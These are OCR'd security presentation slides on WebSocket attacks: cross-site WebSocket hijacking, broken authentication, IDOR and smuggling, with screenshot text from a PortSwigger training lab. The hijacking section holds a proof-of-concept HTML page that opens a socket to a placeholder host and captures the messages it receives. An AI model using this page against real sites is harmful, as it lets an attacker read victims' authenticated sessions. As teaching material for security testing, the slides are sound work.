
```
<iframe src="data:text/html,
<script>const socket = new
WebSocket('wss://example.com');
</script>"></iframe>
```



CSWSH

- Playground
  - https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking

```
<!DOCTYPE HTML>
<html>
   <head>
      <script type = "text/javascript">
         function WebSocketConnect() {
            var params = new URLSearchParams(window.location.search);

            if ("WebSocket" in window) {
               var ws = new WebSocket("wss://example.com");
               ws.onopen = function() {
                  data = "READY";
                  ws.send(data);
               };

               ws.onmessage = function (evt) {
                  var received_msg = evt.data;
                  document.getElementById("demo").innerHTML = document.getElementById("demo").innerHTML + '\n' + received_msg;

               };

               ws.onclose = function() {
                  alert("Connection is closed...");
               };
            } else {
               alert("WebSocket NOT supported by your Browser!");
            }
         }
      </script>
   </head>
   <body>
        <script>WebSocketConnect()</script>
        <h2>Received:</h2>
        <textarea cols="140" rows="50" id="demo"></textarea>
   </body>
</html>
```


Applications
Places
Firefox ESR
Fri 10:44
Burp Suite Professional v2.1.04 - Temporary Project - licensed to Mikhail Egorov [single user license]
Burp Project Intruder Repeater Window Help Param Miner
cswsh.html
File Edit Search Options Help
Manipulating WebSocket messages to exploit vulnerabilities - Mozilla Firefox (Private Browsing)
File Edit View History Bookmarks Tools Help
Manipulating WebSocket
Problem loading page
/tmp/cswsh.html
https://ac181f151e58e7a0806ccda400a8001f.web-security-academy.net/chat
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
WEB SECURITY ACADEMY
Manipulating WebSocket messages to exploit vulnerabilities
Back to lab description
LAB
Not solved
Live chat
CONNECTED: -- Now chatting with Hal Pline --
Your message:
Send

Authentication / IDOR issues

Authentication

- WebSocket protocol doesn't offer authentication
- Developers have to roll out their own AuthN 
- It's secure to check AuthN only during handshake
- Common secure implementations
  - Session cookies
  - Tokens

Broken authentication – Case 1

- Some ID / GUID is required in Upgrade request
  - Guess ID
  - Leak GUID (minor IDOR, …)

Broken authentication – Case 2

- No authentication during handshake step
- Some ID / GUID required in API messages
  - Guess ID
  - Leak GUID (minor IDOR, …)

Broken authentication – Case 2


- Exposing GraphQL subscriptions w/o AuthN
  - https://github.com/righettod/poc-graphql#subscriptions-websocket-endpoint-default-enabling
  - Path /subscriptions

Insecure Direct Object Reference issues


- Strong authentication during handshake step
- Some ID / GUID required in API messages
  - Guess ID
  - Leak GUID (minor IDOR, …)

Smuggling through WebSocket


Reverse proxying WebSocket connection




Reverse proxying WebSocket connection



